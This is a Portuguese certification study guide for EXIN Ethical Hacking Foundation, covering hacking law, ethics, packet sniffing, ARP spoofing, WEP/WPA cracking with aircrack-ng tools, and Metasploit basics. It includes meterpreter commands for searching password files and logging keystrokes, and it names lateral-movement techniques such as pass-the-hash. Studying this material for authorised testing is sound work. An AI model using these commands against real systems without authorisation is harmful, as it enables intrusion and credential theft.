Apostila Preparatória para Certificação

EXIN Ethical Hacking Foundation

Área de Aprendizagem

academy

www.pmgacademy.com

Official Course

EXIN | ETHICAL HACKING FOUNDATION

academy

www.pmgacademy.com

Design: By Freepik

Material para Formação Básica para o Fundamento de Ethical Hacking

Instrutor - Prof. Adriano Martins Antonio

“Se você conhece o inimigo e a si mesmo,

Não precisa temer o resultado de uma centena de batalhas.

Se você conhece a si mesmo mas não o inimigo,

Para cada vitória ganha você também sofrerá uma derrota.

Se você não conhece nem o inimigo nem a si mesmo, você sucumbirá a cada batalha.”

Sun Tzu

ETHICAL HACKING

Contexto

O rápido desenvolvimento da computação aumenta mais e mais os problemas da segurança da informação relacionados com as infraestruturas de rede e de
sistema.

O propósito do ethical hacking é avaliar a segurança do sistema ou rede de computação durante a descoberta e
exploração das vulnerabilidades.

Objetivos do curso

O módulo Fundamentos de Ethical Hacking EXIN abrange as etapas básicas do Ethical Hacking: coleta de itens de inteligência, varredura de redes/sistemas de computador e invasão de sistemas.

- Mais detalhadamente, o candidato desenvolverá uma compreenssão dos seguintes tópicos: Detecção de rede (coleta de informações a partir do tráfego de rede);
- Cracking (Quebra de códigos) de uma chave WEP e WPA(2) a partir de uma rede sem fio Escaneamento de vulnerabilidades da rede;
- Invasão em sistemas de computadores;
- Cracking de senhas;
- Hackeamento baseado na web, contendo injeções SQL (SQLi), Cross-Site Scripting (XSS), Inclusões de Arquivos Remotos (RFI) .

ETHICAL HACKING

I - INTRODUÇÃO

As implicações legais do hackeamento

Hackeamento ilegal é um crime e tem punição. Exemplos:

Retweetar links de informações hackeadas:

"A lei de hacker proposta por Obama pode tornar você um criminoso inconsciente."
(thenextweb.com January 2015)

Lei do Estado de Connecticut:


Uma pessoa comite um "crime virtual" quando:

1. Acessa um sistema de computador sem autorização;
2. Acessa ou utiliza um sistema de computador para obter serviços de informática não autorizados;
3. Intencional ou negligentemente interrompe, degrada, ou provoca a interrupção ou degradação dos serviços de computação…
4. Intencional ou negligentemente adultera etc., qualquer equipamento usado em um sistema de computador. (cgta.ct.gov June 2012)

Legislação International

Ações legais - Europa
Exemplos:
- 2002 – Diretiva ePrivacy;
- 2013 – Uma Diretiva sobre ataques contra sistemas de informação;

Fonte Web: http://db.eurocrim.org/db/en/vorgang/252/



Leis Federais sobre Cybercrime - EUA
Exemplos de tipos de comportamentos ilícitos:
- Fraude na Internet;
- Pirataria de Software e Roubo de Propriedade Intelectual.

ETHICAL HACKING

Código de Ética (EC-Council)

Quatro grandes princípios:

- Agir dentro dos limites legais;
- Agir com honestidade e integridade;
- Defender o profissionalismo;
- Manter a privacidade e a confidencialidade.

(Fonte: eccouncil.org)

Código de Ética Alternativo (UAT)

- Não roubar;
- Não mentir;
- Ser confiável;
- Ser responsável;
- Ser um líder, não um seguidor;
- Escolher um colega hacker com morais satisfatórias;
- Ter habilidades;
- Ter experiência profissional e integridade;
- Exercitar auto-controle;
- Hack;

(Fonte: Daniel Scarberry, Universidade de Tecnologia Avançada)

Tipos de Hackers

Hacker (Fonte: Merriam-Webster.com)
Substantivo hack·er \ˈha-kər\
“computers: pessoas que têm acesso secretamente a um sistema de computador a fim de obter informação, provocar danos, etc.: uma pessoa que invade um sistema de computador.”

Hacker ético (Fonte: oxforddictionaries.com)
Substantivo
“Uma pessoa que invade uma rede de computador a fim de testar ou avaliar sua segurança, sem intenções criminais ou maliciosas.”

ETHICAL HACKING

Hacker “Chapéu branco"

- Um hacker legal: hacker ético ou testador de invasão.

O trabalho principal dos hackers éticos é o teste de segurança.

Esses testes podem ser conduzidos de diferentes maneiras, assim o hacker ético:

- Tem conhecimento completo;
- Tem conhecimento parcial;
- Não tem conhecimento do alvo a ser avaliado (box testing).

Hacker “Chapéu preto”


- Um hacker ilegal

Hacker “Chapéu cinza”

- Um tipo de hacker intermediário. Ele tem a intenção de um “chapéu branco”, mas invade sistemas e redes sem permissão. Ex: manipulação de rankings de websites usando técnicas de SEO ou expondo invasões ilegais pelos governos.

Hacktivista


- Uma pessoa que utiliza os computadores de outras pessoas e redes de computadores para promover uma agenda política. Está no limite com o cyberterrorismo.
- Formas de hacktivismo
- Extensões de websites ou softwares, como a instalação RECAP para fins políticos, ex: WikiLeaks.
- Website mirroring. Fazer uma cópia de um website censurado (governo) em um domínio não-censurado.
- Geo-bombing. Geo-tagging (geo-marca) do conteúdo do YouTube para o Google Maps e/ou Google Earth. Exemplo: Quando as pessoas ‘flutuam’ sobre um determinado local, por exemplo, os escritórios de um governo opressivo, elas podem acessar mensagens de vídeo promovendo liberdades civis.
- Blogs anônimos



Contrato de hacking:

Um hacker ético deve sempre ter um contrato legalmente vinculativo com o cliente, indicando o escopo e tipos de testes, descrição da função, responsabilidades, limites para a invasão e exploração, relatórios, etc.

Testes de caixa branca, preta e cinza



(Fonte de imagem: http://jobsandnewstoday.blogspot.nl)

Teste de caixa branca

Wikipedia:


"Teste de caixa branca (também conhecido como clear box testing, glass box testing, transparent box testing, e structural testing) é um método de teste de software que testa estruturas internas ou funcionamento de uma aplicação, em oposição à sua funcionalidade; por exemplo, testes black box. Em testes de caixa branca, uma perspectiva interna do sistema, bem como habilidades de programação, são usadas para esboçar casos de testes."

Teste de caixa preta

Wikipedia:

"Teste de caixa preta é um método de teste de software que examina a funcionalidade de uma aplicação sem perscrutar estruturas internas ou funcionamento. Esse método de teste pode ser aplicado, virtualmente, a todos os níveis de testes de software: unidade, integração, sistema e aceitação. Conhecimento específico do código de aplicação/estrutura interna e conhecimento de programação em geral não são requisitos. "O testador está ciente do que o software deveria fazer, mas não de como ele funciona."

As fases do processo de hackeamento



(Fonte da imagem: IBM.com)

Explicações das fases:

Reconhecimento
Identificação do alvo.

Exploração
Identificar vulnerabilidades (pontos de contato) que tem o potencial de exploração.

Exploração
Exploração de vulnerabilidades, ex., usando Metasploit.

Discrição
Ocultar a sua identidade.

ETHICAL HACKING

Processo de Ethical Hacking

Etapas do hackeamento (processo ético):

Coleta de Informação
Incluindo a identificação de intervalo de IP de endereços, identificando portas/serviço e varredura de vulnerabilidades.

Preparação de ataque
Investigar informação coletada, correlacionar resultados com plano.

Execução de ataque
Explorar as vulnerabilidades usando ferramentas diferentes, ex. Metasploit.

Elaboração de relatórios
Documentar descobertas e informar ao cliente.

II – DETECTORES DE REDE

Detectores de Rede: encontrando vulnerabilidades

Antes de poder explorar o tráfego de rede, você precisa entrar na rede, encontrar o tráfego e então capturá-lo.

Para conseguir isso, você precisa de uma ferramenta específica de rede chamada analizador de pacotes ou detector de pacotes.

"Um detector de pacotes é um programa de computador ou um pedaço de hardware de computador que pode interceptar e registrar o tráfego que passa por uma rede digital ou por parte de uma rede."

(Fonte: Wikipedia)


Ferramentas para Detectores de Rede


Wireshark
- Um analizador de pacotes gratuito e de código aberto
- Funciona no Linux, OS X, BSD, Solaris, etc. e no Microsoft Windows
- Interface Gráfica do Usuário (GUI)

TShark
- Versão baseada em terminal (não-GUI) do Wireshark

Top 125 listas de ferramentas de Segurança de Rede
(Fonte: Sectools.org/tag/sniffers/) Top 3 em Março de 2015:

1. Wireshark
2. Cain and Abel (Ferramenta de recuperação de senha somente para Windows)
3. Tcpdump (ferramenta favorita até a aparição do Wireshark)





Como utilizar Ferramentas Detectoras

Exemplo do Wireshark

Em uma rede comutada você consegue, normalmente, detectar apenas seu próprio tráfego. O processo é o seguinte:

- Captura de tráfego: inicie a captura de tráfego no Wireshark (usando a opção eth0);
- Filtrar Tráfego: defina filtros para descartar pacotes que não interessam;
- Seguir um TCP: selecione pacotes interessantes como o início de um login FTP;
- Dissecar pacotes: por exemplo, para encontrar o ponto de destino TCP ou exibir cabeçalhos HTTP.

Wireshark: Forjamento ARP

Para detectar o tráfego de outras pessoas, precisamos adicionar configurações extras.

O envenenamento do Cache ARP faz com que o comutador acredite que o tráfego é seu.

- ARP significa Address Resolution Protocol (Protocolo de Resolução de Endereço).

- O envenenamento do Cache ARP é também conhecido como Forjamento ARP.

A função dos cabeçalhos HTTP

- Cabeçalhos HTTP são partes da seção de cabeçalho de mensagens de requisição e resposta no Protocolo de Transferência de Hipertexto - Hypertext Transfer Protocol (HTTP). Eles definem os parâmetros de operação de uma transação HTTP.

- Campos de cabeçalhos são transmitidos depois da linha de requisição ou resposta. Sintaxe: pares de nome-valor separados por dois pontos em formato de cadeia de caracteres de texto simples.

- Tipos: Campos de requisição, Campos de resposta.

(Fonte: Wikipedia)

O que são Códigos de Status HTTP?

Sempre que você clicar em um link ou digitar uma URL e pressionar Enter, seu navegador envia um pedido ao servidor web para o site que você está tentando acessar. O servidor recebe e processa a solicitação, e depois envia de volta os recursos relevantes juntamente com um cabeçalho HTTP.

Veja como a Kinsta se compara com a concorrência. Selecione seu provedor WP Engine SiteGround GoDaddy Bluehost Flywheel HostGator Cloudways AWS Digital Ocean DreamHost Outro Comparador.

Os códigos de status HTTP são entregues ao seu navegador no cabeçalho HTTP. Enquanto os códigos de status são devolvidos toda vez que o seu navegador solicita uma página web ou recurso, na maioria das vezes você não os vê.

Normalmente é apenas quando algo corre mal que você pode ver um exibido no seu navegador. Esta é a maneira de dizer do servidor: “Alguma coisa não está bem. Aqui está um código que explica o que correu mal.”

EX: Código de erro 404.

Se você quiser ver os códigos de status que seu navegador normalmente não mostra, há muitas ferramentas diferentes que facilitam a tarefa.

Estão disponíveis extensões de navegadores para plataformas de fácil desenvolvimento, como Chrome e Firefox, e há muitas ferramentas de busca de cabeçalhos baseadas na web, como o Web Sniffer.

Para ver os códigos de status HTTP com uma dessas ferramentas, procure a linha que aparece perto da parte superior do relatório que diz “Status”: HTTP/1.1”.

Isto será seguido pelo código de status que foi devolvido pelo servidor.

Entendendo as Classes de Código de Status HTTP

Os códigos de status HTTP são divididos em 5 “classes”. Estes são agrupamentos de respostas que têm significados semelhantes ou relacionados. Saber o que eles são pode ajudá-lo a determinar rapidamente a substância geral de um código de status antes de você procurar seu significado específico.

As cinco classes incluem:

- 100s: Códigos informativos indicando que a solicitação iniciada pelo navegador continua.
- 200s: Códigos de sucesso retornados quando o pedido do navegador foi recebido, compreendido e processado pelo servidor.
- 300s: Códigos de redirecionamento retornados quando um novo recurso foi substituído pelo recurso solicitado.
- 400s: Códigos de erro do cliente indicando que houve um problema com o pedido.
- 500s: Os códigos de erro do servidor indicam que a solicitação foi aceita, mas que um erro no servidor impediu o cumprimento da solicitação.

Dentro de cada uma destas classes, existe uma variedade de códigos de servidor que podem ser devolvidos pelo servidor. Cada código individual tem um significado específico e único, que iremos cobrir na lista mais abrangente abaixo.

(Fonte: https://kinsta.com/pt/blog/lista-codigos-status-http/)

Campos de cabeçalho (exemplos)

- **Exemplos de Campos de Cabeçalho:**

Set-Cookie	Set-Cookie: UserID=JohnDoe; Max-Age=3600; Version=1
Cookie	Cookie: $Version=1; Skin=new;

Uma lista abrangente de campos de cabeçalho HTTP pode ser encontrada em@ http://en.wikipedia.org/wiki/List_of_HTTP_header_fields

Extraindo informações de cabeçalhos

HTTP

Exemplo usando Wireshark:
- Captura de tráfego: inicie a captura de tráfego no Wireshark (usando a opção eth0);
- Filtrar tráfego: configurar o filtro do Wireshark para exibir o HTTP;
- Selecionar um pacote para ver os detalhes.

Capturar tráfego
Iniciar o Wireshark com privilégios root (por favor, note que isso pode provocar alertas. Descarte os alertas; afinal de contas, você é um 'hacker').

Iniciar a captura de tráfego no Wireshark usando a opção eth0 (=interface de rede local).

- Você verá todo o tráfego destinado ao seu próprio computador, bem como qualquer tráfego de broadcast (tráfego enviado para toda a rede).

- Todo tráfego não destinado a seu computador não será visto pela interface de rede e não será capturado pelo Wireshark.

Filtrar tráfego
A quantidade de tráfego será, geralmente, enorme. Portanto, precisamos filtrá-la usando filtros do Wireshark.

Podemos, por exemplo, usar filtros para:


- Todos os tráfegos que usam protocolo FTP ou cabeçalhos HTTP
- Outros refinamentos podem ser feitos, como a limitação do tráfego capturado a certos endereços IP de destino.

Dissecar pacotes

- Primeiro selecione um pacote específico capturado.
- O Wireshark exibirá os detalhes do pacote selecionado.
- Selecione a entrada HTTP. Quando selecionamos esse campo, a entrada em bytes brutos do pacote também fica destacada.

III - HACKEAMENTO DE REDES SEM FIO

Preparação para o Hackeamento de Redes Sem Fio



(Fonte da imagem: opensourceforu.com)

Encontre informação sobre seu adaptador de rede

Etapas:

1. Visualizar interfaces sem fio disponíveis:

iwconfig

- Resultado:
  - ❖ Wlan0

2. Rastreie pontos de acesso:
   iwlist wlan0 scan

- Principais resultados (necessários para o teste/ataque);
- Endereços (MAC);
- Canal (broadcast);
- Status da Chave de Criptografia (on/off);
- ESSID.

Aircrack-NG

- O Aircrack-ng é um programa de quebra de chaves 802.11 WEP e WPA-PSK que pode recuperar chaves uma vez que pacotes de dados suficientes forem capturados.

- Para hackers éticos, o Aircrack-ng é um conjunto de ferramentas para a auditoria de redes sem fio.

- Processo básico:
  - ❖ Determinar o chipset em sua placa wireless;
  - ❖ Determinar qual das três opções você usará para executar os programas do aircrack-ng (distribuição Linux, Live CD ou VMWare image);
  - ❖ Inicie o aircrack-ng.

(Fonte: aircrack-ng.org)

Airodump-NG

- Airodump-NG é utilizado para a captura de pacotes e para salvar pacotes sem fio (frames brutos 802.11);

- Além disso, o Airodump-NG grava vários arquivos contendo os detalhes de todos os pontos de acesso e clientes vistos.

- Ferramenta relacionada: Airmon-NG

(Fonte: aircrack-ng.org)

Usando o Airodump-NG

Etapas:

1. Coloque sua placa de rede em 'modo monitoramento' usando o Airmon-NG.

- Elimine processos conflitantes:
  - ❖ airmon-ng check kill
- Mude para o modo de monitoramento:
  - ❖ airmon-ng start wlan0


2. Capture Pacotes.

- Airodump-ng mon0 –channel 6

- Resultados relevantes: BSSID (=endereço MAC da estação sem fio), SSID, endereços MAC de clientes conectados.

Captura de tela de um exemplo de Airodump-NG

usage: airodump-ng <options> <interface>[,<interface>,...]



(Fonte: aircrack-ng.org)

ETHICAL HACKING

Ferramentas Aircrack e suas funções

Ferramenta	Descrição
airbase-ng	Ferramenta multiuso destinada a atacar clientes conectados a um Ponto de Acesso (AP)
aircrack-ng	Programa de quebra de chaves 802.11 WEP e WPA/WPA2-PSK
airdecap-ng	Descriptografar arquivos de captura WEP/WPA/WPA2
airdecloak-ng	Remove o WEP Cloaking™ a partir de um arquivo de captura de pacote
airdrop-ng	Uma ferramenta de desautenticação sem fio baseada em regra
aireplay-ng	Injeta e reproduz frames
airgraph-ng	Esboça redes sem fio
airmon-ng	Habilita e desabilita o modo monitor em interfaces sem fio
airodump-ng	Captura de frames brutos 802.11
airolib-ng	Armazena senhas WPA/WPA2 em uma base de dados para usá-las depois com o aircrack-ng
airserv-ng	Servidor para placas sem fio que possibilita que múltiplas aplicações as utilizem via TCP/IP.
airtun-ng	Criador de interface de túnel virtual
packetforge-ng	Cria vários tipos de pacotes criptografados que podem ser usados para injeção

ESSID&BSSID

O acesso a redes sem fios no país é cada vez mais crescente. Conectar em uma rede sem fio facilita muito a vida do usuário que precisa se conectar de qualquer local. Mas um ponto que tem merece atenção é a segurança envolvida em uma conexão WIFI.

Invasores procuram sempre observar vulnerabilidades para promoverem ataques por meio da conexão sem fio, roubando dados e efetivando transações sem a devida permissão ou conhecimento do usuário.

Os pontos de acesso de uma rede sem fio são agrupados por identificadores denominados de ESSID e BSSID. É justamente nestes pontos que um ataque pode encontrar alguma vulnerabilidade. Vamos entender melhor esses conceitos.

O que é e para que serve

ESSID (Extended Service Set Identifier): Podemos dizer que é o ID da internet. É uma combinação de letras e números identificados em um ambiente de rede. De uma forma mais resumida, podemos dizer que o ESSID identifica conjuntos de serviços conectados, fornecendo um nome de rede, legível para os humanos.

- Exemplo de um nome de rede identificado por ESSID: Casa

BSSID (Basic Service Set Identifier): Se refere ao endereço MAC de um adaptador sem fio ou de um ponto de acesso.Sua função é identificar exclusivamente um ponto de acesso que enviará sinais pra transmissão da rede sem fio. Em um IBSS o seu SSID será escolhido através do dispositivo cliente que esteja iniciando a rede.

- Exemplo de formato do BSSID: 7A:EA:3A:EB:E1:67

Como funciona

Cada ESS e BSS é identificado por meio do SSID (Service set identifier). Este SSID é uma string de até 32 caracteres que denomina o nome da rede e diferencia uma rede da outra. O cliente só poderá se conectar à rede sem fio se fornecer corretamente este SSID.

Quando um usuário tenta se conectar, o SSID das redes sem fio é detectado, e se alguma estiver desprotegida de senha, poderá sofre invasões e ataques maliciosos.

Em um access point (ponto de acesso), o SSID poderá ser ativado ou desativado, definindo ser ficará visível ou não para qualquer dispositivo que esteja dentro do mesmo campo de sinal da rede.

Quando estiver oculto, o usuário dentro deste campo de sinal deverá conhecer qual é o nome do SSID para conseguir fazer conexão com esta rede sem fio.

Embora ocultar o SSID da rede pareça evitar intrusos, ela não é uma opção de segurança totalmente confiável, ao optar por ocultar o SSID o usuário precisará configurar de forma manual todos os dispositivos que poderão acessar a rede.

Uma forma mais eficaz para proteger a conexão de rede sem fio é utilizar o padrão WPA2. O protocolo WPA2 faz uso de criptografia com algoritmos AES (Advanced Encryption Standard) e o CCMP (Counter Cipher Mode) que se refere a um mecanismo de encriptação de todos os dados que passam pela rede. Usando o protocolo WPA2 as possibilidades de um ataque são reduzidas consideravelmente.

Essas configurações de redes sem fio são realizadas nos roteadores. Os fabricantes de roteadores geralmente fornecem um nome genérico na rede. Maior parte dos usuários não modificam essa informação. Para configurar a rede, é preciso estar com o manual do fabricante em mãos ou procurar pela versão digital no site do fabricante.

Normalmente, um exemplo para configurar o nome e protocolo de criptografia, é digitar no navegador o endereço do roteador Wi-Fi, como por exemplo, 192.168.1.1 (Essa informação normalmente fica no aparelho ou no manual) entrar com usuário e senha e realizar as configurações necessárias.

SSID, BSSID e ESSID

- SSID – Service Set ID (Conjunto de Serviço) é o nome de uma rede sem fio. Precisa ser único, para que todos os dispositivos em uma WLAN comuniquem-se entre si.
- BSSID – Basic Service Set ID é um identificador exclusivo de um dos Pontos de Acesso (AP) e seus clientes associados dentro de uma WLAN. Cada Ponto de Acesso (AP) tem seu próprio BSSID.
- ESSID – Extended Service Set ID é o nome de transmissão SSID do AP.

IV – INVASÃO NO SISTEMA

Coleta de informação online

- Protocolo de consulta Whois
  - ❖ Ferramenta de linha de comando (ou ferramentas Web);
    - Whois {domínio, ex. exin.com}
  - ❖ Resultados: registrante, contato técnico, servidores de domínio.
- Verificação de Domain Name Service (DNS)
  - ❖ Usando 'nslookup'; traduz o nome de domínio legível em um endereço IP. Também é possível retornar uma lista de servidores de e-mail (adicionando o parâmetro mx).
  - ❖ Usando o comando 'host'.
- Alternativa: usar uma ferramenta de farejamento (=detectores de pacotes)

Coleta de informação local

- Quando estamos conectados a uma rede, podemos coletar a informação a partir de dentro.
- Descubra se o alvo está online usando o 'ping'.
- Colete informação com a ferramenta Nmap;
- Portas abertas;
- Serviços ativos;
- Sistema operacional
- Versões de software, etc.;
- Explore as vulnerabilidades com a ferramenta Metasploit.

Explorar as vulnerabilidades com a ferramenta Metasploit

- Busca por arquivos com conteúdo interessantes, ex: senhas.
  - ❖ Meterpreter> search –f *password*
- Como alternativa: utilizar o keylogging (detector meterpreter keystroke)
  - ❖ Meterpreter> keyscan_start
    - ❖ Meterpreter> keyscan_dump
      - ❖ Meterpreter> keyscan_stop

Exploração permanente

Sistema Windows
- Coleta de credenciais (utilizando WinSCP);
- Visualizar e editar informações de rede (utilizando o shell de comando do Windows).

Sistema Linux
- Verificando o histórico do bash;
- "Bash“ é o shell mais frequentemente usado para a programação shell (scripting).

Movimento lateral, ou transformar o acesso a um sistema em acesso a muitos:
- PSExec;
- Pass the Hash;
- SSHExec;
- Token impersonation;
- Incognito;
- SMB capture;
- Pivoting.

Ferramentas de Software

Introdução ao Nmap & Metasploit

Nmap ("Network Mapper“ ou Mapeador de Rede) é um utilitário gratuito e aberto (licença GNU) para detecção de redes e auditoria de segurança.

Utilitário de linha de commando ou ferramenta baseada em GUI.

Ferramentas adicionais:
- Zenmap (visualizador de resultados);
- Ncat (ferramenta de transferência de dados, redirecionamento, e depuração);
- Ndiff (utilitário para comparar resultados de inspeções);
- Nping (geração de pacotes e ferramenta de análises de resposta).

fonte: nmap.org

Metasploit pode ser usado para testar a vulnerabilidade do sistema de computador ou para invadir um sistema remoto.

- A melhor forma para testadores de invasão desde 2003.
- Agora propriedade da Rapid7

- Edições de código aberto ainda disponíveis.

Versões gratuitas
Metasploit Framework Edition: versão gratuita. Ela contém uma interface de linha de comando, importação de terceiros, exploração manual.

- Metasploit Community Edition: uma interface web gratuita para usuário do Metasploit.

Metasploit

O Metasploit é um conjunto de plataformas usadas para investigar vulnerabilidades em plataformas, servidores e em sistemas operacionais.

Com o uso do Metasploit é possível realizar testes de invasão (pentests). Sendo possível fazer desde um scan mais simples até uma análise ou invasão mais completa, explorando vulnerabilidades em programas instalados.

Para que serve
Esta ferramenta tem como objetivo desenvolver um ambiente de pesquisa e criar um ambiente de exploração de vulnerabilidades, possibilitando que erros de programação (que influenciam em falha na segurança) possam ser descobertos.

Depois que se obtém todo o cenário de vulnerabilidade, é realizado o desenvolvimento do exploit, aplicando técnicas de engenharia reversa ou programação. O exploit é executado e testado em vários cenários, provando a existência de vulnerabilidades. Vamos entender melhor isso adiante.

Como funciona
Este framework é open source, e passa por constantes transformações. A sua programação é feita em Ruby e está organizada por módulos.

É justamente nesses módulos que se encontram os programas que são preparados para tiraram partido das vulnerabilidades que forem encontradas nos programas, possibilitando a execução de códigos maliciosos e provável invasão da máquina.

Estes programas são chamados de exploits, e o código maligno se chama de payload. Os exploits atacam as falhas encontradas e executam o payload, devolvendo uma sessão de SSH ou Telnet permitindo o controle remoto do computador atacado.

Exemplo simples de como usar o metasploit
A ferramenta pode ser baixada pelo site oficial através do seguinte link:
link https://www.rapid7.com/products/metasploit/metasploit-community-registration.jsp

Após o download do arquivo, é preciso permissão para executar arquivo. Após executar o arquivo tudo é realizado de forma automática. Um exemplo de como iniciar Metasploit, considerando o uso do Linux, é digitando os comandos:

- service postgresql start;
- service metasploit start.

E em seguida iniciar o Metasploit com o seguinte comando:

- Msfconsole.

Ao iniciarmos o Metasploit pela primeira vez, são criadas diversas tabelas no banco de dados, que servem para guardar dados de hosts, vulnerabilidades encontradas e outras informações importantes.

Quase todos os comandos no Metasploit tem a opção de help (-h) para auxiliar no entendimento do mesmo. Com o comando help podemos visualizar uma lista de comandos com as suas explicações.

Exemplo: search -h. O help indicará que o comando search é usado para buscar payloads e exploits dentro da ferramenta.

Ao encontramos o comando que queremos usar dentro do Metasploit, devemos usar um outro comando chamado “use”, para entrar no contexto do módulo que iremos usar. Para retornar ao modo inicial do Metasploit devemos digitar o comando “back”.

Embora possamos usar o Metasploit por linha de comandos, podemos também fazer uso da interface gráfica via browser: o msfweb.

